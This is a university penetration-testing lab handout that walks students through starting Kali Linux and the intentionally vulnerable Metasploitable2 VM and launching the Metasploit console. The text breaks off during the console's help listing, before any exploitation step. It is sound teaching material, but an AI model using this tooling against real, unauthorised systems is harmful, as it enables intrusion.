WAYNE STATE UNIVERSITY
COLLEGE OF ENGINEERING

CSC 5991 Cyber Security Practice

Lab 4: Metasploit Framework

Introduction

"If I had eight hours to chop down a tree, I'd spend the first six of them sharpening my axe."

-Abraham Lincoln

In this lab, you will learn how to use Metasploit to gain access to a remote machine. The goal is to teach you the basics of practical penetration testing. The Metasploit Framework (MSF) contains a collection of exploits. It's an infrastructure that you can build upon and utilize for your custom needs. This helps you to concentrate on setting up your exploitation environments, and not have to reinvent the wheel. MSF is one of the most popular tools for security professionals conducting practical hacking studies. It contains an extensive exploitation tools and working environments. Additionally, it is free available to public.

We will use two Linux virtual machines: One is a Kali Linux with Metasploit framework installed; and the other one is intentionally vulnerable Linux. We will use the Metasploit framework on Kali Linux to remotely gain access on the vulnerable Linux machine.

Software Requirements

- The VMWare Software
  http://apps.eng.wayne.edu/MPStudents/Dreamspark.aspx

- The Kali Linux, Penetration Testing Distribution
  https://www.kali.org/downloads/


- Metasploit: Penetration Testing Software
  http://www.metasploit.com/


- Metasploitable2: Vulnerable Linux Platform
  http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Starting the Lab 4 Virtual Machines


We need to use two VMs for this lab: the Kali Linux and the Metasploitable2-Linux.

First, select the Kali Linux and press Start up






Login the Kali Linux with username root, and password [TBA in the class]. Below is the screen snapshot after login.




Then, you select **Metasploitble2-Linux**, and press Start up. This is an intentionally vulnerable Linux VM that you will attack against.



This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be

If you see the window below, just click OK. This is due to running two VM at the same time.




It appears that other virtual machines are running.

Some host devices may be unavailable to this virtual machine. Some host devices (such as CD-ROM drives) may be shared among several virtual machines by toggling the entries in the "Virtual Machine" menu. Select OK to continue, Cancel to power off.


□ Never show this dialog again

Log into the virtual machine with username, msfadmin, and password [TBA in Class].



```
 * Starting deferred execution scheduler atd                              [ OK ]
 * Starting periodic command scheduler crond                              [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                               [ OK ]
 * Starting web server apache2                                            [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                          [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ 
| '_ ` _   / _   __/ _` / __| '_  | |/ _  | | __/ _` | '_  | |/ _  __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_| ___| __| __,_|___/ .__/|_| ___/|_| __| __,_|_.__/|_| ___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

After you log into the VM, you will see the screen below.




```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Jan 14 13:44:26 EST 2016 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

Setting up the Environment for Metasploit on Kali Linux

Before you can use the Metasploit framework, you need to setup the environment such as starting the database for it in Kali Linux.

After logging into the Kali Linux, open up a terminal by clicking the icon >_.



```
root@kali:~#
```

Metasploit Framework uses PostgreSQL as its database, so you need to launch it by running the following command in the terminal:


$ service postgresql start

You can verify that PostgreSQL is running by executing the following command:

$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the msf database by executing the following command:

$ msfdb init




```
root@kali:~# service postgresql start
root@kali:~#
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled)
   Active: active (exited) since Thu 2016-01-14 14:40:28 EST; 2min 22s ago
  Process: 3480 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 3480 (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/postgresql.service
root@kali:~#
root@kali:~#
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~#
```

The screenshot above shows the commands to start a database for Metasploit Framework.

Starting Metasploit Framework


You can lunch the Metasploit Console by click on the Metasploit icon or type following command in a terminal.

$ msfconsole




```
root@kali:~# msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

You can use msfconsole to verify if the database is connected as shown in the screenshot below.




```
msf > db_status
[*] postgresql connected to msf
msf >
```

Type help in msf console, you get the core and database commands as shown below.



```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
